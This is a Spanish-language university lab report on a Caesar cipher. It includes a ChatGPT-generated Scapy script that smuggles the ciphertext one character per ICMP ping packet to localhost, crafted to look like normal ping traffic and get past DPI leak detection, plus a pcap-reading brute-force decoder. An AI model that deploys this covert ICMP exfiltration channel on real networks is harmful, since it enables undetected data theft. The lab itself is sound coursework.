

Informe Laboratorio 1

Sección 2

Cristóbal Barra
cristobal.barra1@mail.udp.cl

Agosto de 2024

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.2. Actividad 2	6
3.3. Actividad 3	10

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.


```
└─$ ~/Desktop $ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb
```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```
└─$ ~/Desktop $ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

$ sudo python3 readv2.py cesar.pcapng
0      larycxpajorj h bnpdarmjm nw anmnb
1      kzqxbwozinqi g amoczqlil mv zmlma
2      jypwavnyhmp h f zlnbypkhk lu yklklz
3      ixovzumxglog e ykmaxojgj kt xkjky
4      hwnuytlwfknd xjlnwnifi js wjiix
5      gvmtxskvejme c wikyvmheh ir vihiw
6      fulswrjudild b vhjxulgdg hq uhghv
7      etkrvqitchkc a ugiwtkfcf gp tgfgu
8      dsjquphsbgjb z tfhvsjebe fo sfef
9      criptografia y seguridad en redes
10     bqhosnfqzehz x rdftqhczc dm qdcdr
11     apgnrmepdygy w qcespgbyb cl pcabcq
12     zofmqldoxcfx v pbdrofaxa bk obabp
13     ynelpkcnwbew u oacqnezwz aj nazao
14     xmdkojbmadv t nzbpmdivy zi mzyzn
15     wlcjnia luzcu s myaolcxux yh lyxym
16     vkbimhzktybt r lxznkbwtw xg kxwxl
17     ujahlgysxas q kwymjavsv wf jwvwk
18     tizgkfxirwzr p jvxlizuru ve ivuvj
19     shyfjewhqvyq o iuwkhytqt ud hutui
20     rgxeidvgpuxp n htvjgxspc tc gtsth
21     qfwdhcufotwo m gsuifwrwr sb ffsrg
22     pevcbtensvn l frthevqng ra erqrf
23     odubfasdmrum k eqsgdupmp qz dqpqe
24     nctaezrcqltl j dprfctolo py cpopd
25     mbszdyqbksk i coqebnkn ox bonoc


```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1


Para cifrar con el algoritmo Cesar solo se requieren dos parámetros, el mensaje a cifrar y el corrimiento. Cada caracter del mensaje se desplaza las veces que el corrimiento lo indique, de esta forma generando un mensaje cifrado. Para realizar el script se recibió la ayuda de ChatGPT. El prompt inicial realizado para la tarea fue el siguiente:



```
Necesito que me generes un codigo en python3 que pueda cifrar un
texto utilizando el algoritmo Cesar, los parametros que dará el
usuario será el texto plano (string) y el numero de rotaciones (int).
Para el código quiero solo ingresar el input, sin preguntar por el
texto plano o la rotacion, el input se entrega en una sola linea, el
string y el int.
```

Figura 1: Prompt realizado a ChatGPT.

El script entregado por ChatGPT fue el que se ve en la figura 2, donde se observa una función principal llamada **cifrado_cesar**, el cual verifica que los caracteres sean letras minúsculas y luego los desplaza según el número de rotaciones requerido. Finalmente, imprimiendo el mensaje cifrado.

A screenshot of a code editor window titled 'python' with a 'Copy code' button in the top right corner. The code is a Python script for a Caesar cipher. It defines a function 'cifrado_cesar' that takes 'texto' and 'rotaciones' as arguments. The function iterates through each character in 'texto'. If the character is uppercase, it shifts its ASCII value by 'rotaciones' (mod 26) and adds 65. If it's lowercase, it shifts its ASCII value by 'rotaciones' (mod 26) and adds 97. Non-alphabetic characters remain unchanged. The function returns the resulting string. Below the function, the script reads user input, splits it into text and rotation number, and prints the encrypted result.

```
python                                                                    Copy code

def cifrado_cesar(texto, rotaciones):
    resultado = ""

    for char in texto:
        # Verificar si el carácter es una letra mayúscula
        if char.isupper():
            resultado += chr((ord(char) - 65 + rotaciones) % 26 + 65)
        # Verificar si el carácter es una letra minúscula
        elif char.islower():
            resultado += chr((ord(char) - 97 + rotaciones) % 26 + 97)
        else:
            # Mantener los caracteres no alfabéticos sin cambios
            resultado += char

    return resultado


# Leer el input del usuario en una sola línea
entrada = input()

# Dividir la entrada en texto y número de rotaciones
texto_plano, numero_rotaciones = entrada.rsplit(' ', 1)
numero_rotaciones = int(numero_rotaciones)

# Cifrar el texto
texto_cifrado = cifrado_cesar(texto_plano, numero_rotaciones)
print(texto_cifrado)
```

Figura 2: Script entregado por ChatGPT.

El output es el que se ve a continuación en la figura 3, donde solo se ingresa el mensaje en texto plano a continuación del corrimiento, como consecuencia se entrega el texto cifrado con Cesar.

A screenshot of a terminal window showing the execution of the Caesar cipher script. The user enters the message 'criptografia y seguridad en redes' and the rotation number 9. The output shows the encrypted message 'larycxpajorj h bnpdarmjm nw anmnb'.


```
ehnr00@CristobalVM:~/Cripto 2-2024$ sudo python3 cesar.py
Ingresar mensaje a cifrar seguido del corrimiento:
"criptografia y seguridad en redes" 9

Mensaje crifrado:
"larycxpajorj h bnpdarmjm nw anmnb"
```

Figura 3: Output del código.

3.2. Actividad 2


Ahora, el texto cifrado debe ser enviado caracter por caracter en paquetes que parezcan reales para no levantar sospechas. Para esto, será necesario colocar en los paquetes información el id, secuencia, timestamp. Al final del campo de data de cada paquete se deberá colocar el caracter correspondiente del mensaje cifrado en la Actividad 1. Se realizó con ayuda de ChatGPT a través del prompt inicial visto en la figura 4 a continuación.



Necesito un script en python utilizando Scapy para enviar un mensaje cifrado en paquetes ICMP que serán parte de un ping. Cada paquete tiene que tener un timestamp de 8 bytes, el numero de secuencia debe ser incremental y rellenando también con valores aleatorios donde haga falta. El identificador tiene que ser coherente y el caracter final de cada paquete donde va el campo Data, debe ir el caracter correspondiente al mensaje cifrado. Por lo tanto cada caracter del mensaje cifrado debe ser enviado en un paquete diferente.

Figura 4: Prompt realizado a ChatGPT con respecto a la parte 2.

Luego de algunas correcciones e instrucciones con respecto al código entregado por ChatGPT, éste logró entregar un código que pudiera satisfacer las necesidades requeridas, mantienen un id y secuencia coherentes, también se plasma el timestamps dentro de los paquetes. Por último, al final de cada paquete se envía el carácter del mensaje cifrado. Estos paquetes serán enviados a la IP del localhost 127.0.0.1, cuyo tráfico se capturará a través de Wireshark dentro de la interfaz Loopback.

A screenshot of a code editor window titled 'python' with a 'Copiar código' button in the top right corner. The editor contains a Python script for sending ICMP requests. The script imports time, struct, scapy.all as scapy, random, string, and os. It calculates an ID using os.getpid() & 0xFFFF, ensuring it's within a 16-bit range, and uses the same ID for all packets. It gets the current timestamp in milliseconds using struct.pack. It prompts the user for a destination IP and a ciphertext message, separated by a space. It then iterates over each character of the ciphertext, creating an ICMP packet with a random 39-byte payload plus the character, and appends it to a list of packets. Finally, it sends all packets using scapy.send.

```
python
Copiar código

import time
import struct
import scapy.all as scapy
import random
import string
import os

# Obtener el número de proceso del sistema para usar como id (si se desea usar PID)
id_ipv4 = os.getpid() & 0xFFFF # Aseguramos que el ID esté en el rango de 16 bits
id_icmp = id_ipv4 # Usar el mismo identificador para todos los paquetes

# Obtener el timestamp actual en milisegundos
timestamp = struct.pack("<Q", int(time.time() * 1000))

# Leer la entrada del usuario
entrada = input("Ingrese la dirección IP de destino y el mensaje cifrado, separados por un espacio: ")
ip_dst, mensaje_cifrado = entrada.rsplit(' ', 1)

# Crear y enviar paquetes ICMP request con el mensaje cifrado
packets = []
for i, caracter in enumerate(mensaje_cifrado):
    # Relleno aleatorio inicial (39 bytes) más 8 bytes adicionales
    relleno_aleatorio = ''.join(random.choices(string.ascii_letters + string.digits, k=39))
    payload = timestamp + relleno_aleatorio.encode() + caracter.encode()

    # Crear el paquete ICMP
    packet = scapy.IP(dst=ip_dst, id=id_ipv4, flags="DF") / scapy.ICMP(id=id_icmp, seq=i, payload=payload)
    packets.append(packet)

# Enviar los paquetes generados
scapy.send(packets)
```

Figura 5: Script entregado por ChatGPT.

Hay que destacar también que se hicieron cambios dentro del código, se importó la función de cifrado Cesar utilizado en la actividad anterior, con fines de simplificar el código usado para esta actividad.

Por lo que, el output de la figura 6 requiere como parámetros el mensaje en texto plano y el corrimiento a realizar, y enviando en paquetes diferentes cada caracter cifrado al localhost de la máquina.

```

ehnryoo@CristobalVM:~/Cripto 2-2024$ sudo python3 pingv4.py
Ingresar mensaje a cifrar seguido del corrimiento:
"criptografia y seguridad en redes" 9

Mensaje criptado:
"larycxpajorj h bnpdarmjm nw anmnb"

IP de destino: 127.0.0.1
.....
Sent 33 packets.

```

Figura 6: Output del código.

Desde la figura 7 hasta la figura 12 se muestran los paquetes capturados junto a su información correspondiente, la captura es de 33 paquetes en total, que es el largo del mensaje cifrado. Se observa que mantienen el mismo id debido a que provienen del mismo ping, tienen una secuencia incremental coherente.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=1/256, ttl=64 (no response found!)
2	0.001150397	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=2/512, ttl=64 (no response found!)
3	0.002506529	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=3/768, ttl=64 (no response found!)
4	0.003464470	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=4/1024, ttl=64 (no response found!)
5	0.004401842	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=5/1280, ttl=64 (no response found!)
6	0.005362901	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=6/1536, ttl=64 (no response found!)
7	0.006480181	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=7/1792, ttl=64 (no response found!)
8	0.007410357	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=8/2048, ttl=64 (no response found!)
9	0.008331630	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=9/2304, ttl=64 (no response found!)
10	0.017076852	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=10/2560, ttl=64 (no response found!)
11	0.020131834	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=11/2816, ttl=64 (no response found!)
12	0.021296090	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=12/3072, ttl=64 (no response found!)
13	0.022302015	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=13/3328, ttl=64 (no response found!)
14	0.023330078	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=14/3584, ttl=64 (no response found!)

Figura 7: Captura paquetes con mensaje cifrado.

15	0.024609539	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=15/3840, ttl=64 (no response found!)
16	0.025531594	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=16/4096, ttl=64 (no response found!)
17	0.026474519	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=17/4352, ttl=64 (no response found!)
18	0.028992808	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=18/4608, ttl=64 (no response found!)
19	0.029898221	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=19/4864, ttl=64 (no response found!)
20	0.031450200	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=20/5120, ttl=64 (no response found!)
21	0.032572123	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=21/5376, ttl=64 (no response found!)
22	0.033535963	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=22/5632, ttl=64 (no response found!)
23	0.034484332	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=23/5888, ttl=64 (no response found!)
24	0.035379138	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=24/6144, ttl=64 (no response found!)
25	0.036276440	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=25/6400, ttl=64 (no response found!)
26	0.037211310	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=26/6656, ttl=64 (no response found!)
27	0.038178441	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=27/6912, ttl=64 (no response found!)
28	0.042296157	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=28/7168, ttl=64 (no response found!)
29	0.045343437	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=29/7424, ttl=64 (no response found!)
30	0.048074761	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=30/7680, ttl=64 (no response found!)
31	0.049579213	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=31/7936, ttl=64 (no response found!)
32	0.052660535	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=32/8192, ttl=64 (no response found!)
33	0.053911047	127.0.0.1	127.0.0.1	ICMP	98	Echo (ping) request id=0xfb40, seq=33/8448, ttl=64 (no response found!)

Figura 8: Continuación de la captura paquetes con mensaje cifrado.

Identifier:

Contiene el identificador del ping, se generó a partir de caracteres aleatorios, sin embargo, se

mantiene el id con cada paquete enviado. Simulando un ping real realizado al localhost.




Figura 9: Identificador del último paquete.

Sequence number:

Secuencia incremental entre cada paquete, para mantener la coherencia de la captura en general.




Figura 10: Número de secuencia del último paquete.

Timestamp:

Contiene el momento exacto en el que se realizó el envío del paquete.




Figura 11: Timestamp del último paquete enviado.

Data:

Contiene caracteres aleatorios usados como relleno, el caracter en hexadecimal al final corresponde al caracter del mensaje cifrado.




Figura 12: Campo data del último paquete enviado.

3.3. Actividad 3

Después de capturar los paquetes en un archivo llamado **mensaje.pcapng**, se requiere realizar un MitM. Para ello, el código debe poder extraer los paquetes como también la data dentro de éstos, armar el mensaje cifrado y descifrarlo, como no se sabe cual de todos los corrimientos es el correcto, se muestran todos los desplazamientos y se resaltará el mensaje con mayor sentido. Se hace uso de ChatGPT para realizar la labor a través de un prompt inicial que permita cubrir todas las necesidades de esta actividad.




Figura 13: Prompt realizado a ChatGPT con respecto a la parte 3.

El script, además de utilizar un archivo de captura .pcapng, también hace uso de un diccionario de palabras en español en formato .txt el cual fue escogido del siguiente link: <https://github.com/JorgeDuenasLerin/diccionario-espanol-txt>

El archivo se llama **0_palabras_todas_no_conjugaciones.txt**, con éste se realizará la búsqueda de palabras que existan realmente en la lengua española, aquel mensaje con mayor coincidencias será considerado como el mensaje en texto descifrado. En la figura 14 se muestran las funciones principales que hacen funcionar al script, tales como el descifrado, el conteo de palabras válidas encontradas y la extracción y desgloce de los paquetes. El código completo se encontrará en el repositorio de Github al final del informe.

```
# Función para el descifrado César
def descifrar_cesar(texto, shift):
    resultado = []
    for char in texto:
        if char in string.ascii_letters:
            shift_amount = shift if char.islower() else shift
            shifted = chr((ord(char) - shift_amount - 65) % 26 + 65) if char.isupper() else chr((ord(char) - shift_amount - 97) % 26 + 97)
            resultado.append(shifted)
        else:
            resultado.append(char)
    return ''.join(resultado)

# Función para contar las palabras válidas en el mensaje
def contar_palabras_validas(mensaje, diccionario):
    palabras = mensaje.split()
    return sum(1 for palabra in palabras if palabra.lower() in diccionario)

# Función para extraer el último carácter de información de cada paquete ICMP
def extract_last_char_from_pcap(pcap_file):
    packets = scapy.rdpcap(pcap_file)
    last_chars = []

    for packet in packets:
        if scapy.ICMP in packet and len(packet[scapy.ICMP].payload) > 0:
            payload = bytes(packet[scapy.ICMP].payload)
            last_char = payload[-1:].decode(errors='ignore')
            last_chars.append(last_char)

    combined_string = ''.join(last_chars)
    return combined_string
```

Figura 14: Funciones principales del script entregado por ChatGPT.

El código requiere de dos parámetros a entregar por el usuario, que son las ubicaciones del archivo de captura .pcapng y el diccionario .txt, ya luego de eso se procede a hacer la extracción de los paquetes y su posterior descifrado. En la figura 15 se aprecia la lista de mensajes con desplazamiento incremental, el mensaje destacado en color verde es el correcto y por lo tanto es el mensaje descifrado y en texto plano que se entregó al inicio del laboratorio, también acompañado del mismo corrimiento que se había aplicado en un principio.

```

ehnryoo@CristobalVM:~/Cripto 2-2024$ sudo python3 readv2.py
Ruta del archivo pcapng -> mensaje.pcapng
Ingrese la ruta del archivo de diccionario -> 0_palabras_todas_no_conjugaciones.txt
0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmpf f zlnbypkhh lu yklz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfkf d xjlnwnifi js wjijx
5 gvmtxskvejme c wikyvmheh ir vihiw
6 fulswrjudild b vhxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkfcf gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepydgy w qcespgbyb cl pcabcq
12 zofmqldoxcfx v pbdrofafa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjniauzcu s myaolcxux yh lyxym
16 vkbimhzktybt r lxznkbwtw xg kxwyl
17 ujahlgysxas q kwymjavsv wf jwvwwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvjgxspz tc gtsth
21 qfwdhcufotwo m gsuifwrwr sb fsrsg
22 pevcbtensvn l frthevqng ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqebnkn ox bonoc

```

Figura 15: Output del código.

Conclusiones y comentarios

Este laboratorio permite introducirnos en lo que es la criptografía y la vulneración de las redes, permitiendo un acercamiento a los distintos tipos de ataques que se pueden realizar y formas de filtración de información. Primero cifrando un mensaje para luego enviarlo a través de distintos paquetes ICMP, los cuales serán interceptados con un Mitm para formar un mensaje y descifrarlo utilizando cifrado Cesar.

Issues

El uso de ChatGPT puede parecer fácil a primera vista, pero solo para instrucciones simples, pero al momento de requerir distintas cosas que son también más complicadas, pueden volver el trabajo más enrevesado y la respuesta por parte de ChatGPT puede no ser tan precisa, por lo que es necesario ser muy específico al escribir las prompts. En mi caso, con una prompt inicial no fue suficiente, por lo que fue necesario corregir y llevar a otro enfoque la conversación con la IA para poder encontrar una solución sólida que responda a los requerimientos de la actividad.

Uno de los más grandes desafíos fue el de generar paquetes ICMP con los caracteres ci-

frados, en sí generarlos no es complicado, pero hacer que éstos parezcan reales sin levantar sospecha alguna puede hacer que la labor se dificulte en gran medida.

El uso de archivos externos al código también complejizan el desarrollo de la actividad, en la tercera actividad por ejemplo, el hecho de extraer los paquetes de la captura .pcapng o las palabras del diccionario .txt. Sin la ayuda de ChatGPT para realizar esto, podría significar una demora considerable en escritura de código, perdiendo el foco de la actividad misma.

En general, la actividad más compleja a mi parecer fue la segunda, el uso de Scapy para construir paquetes que parezcan reales no es tan sencillo como parece, hay muchos factores a tomar en cuenta, y muchos parámetros dentro de cada paquete que hay que considerar para construirlos.

Enlaces

Repositorio de Github:

github.com/ehnryoo/Cripto-2-2024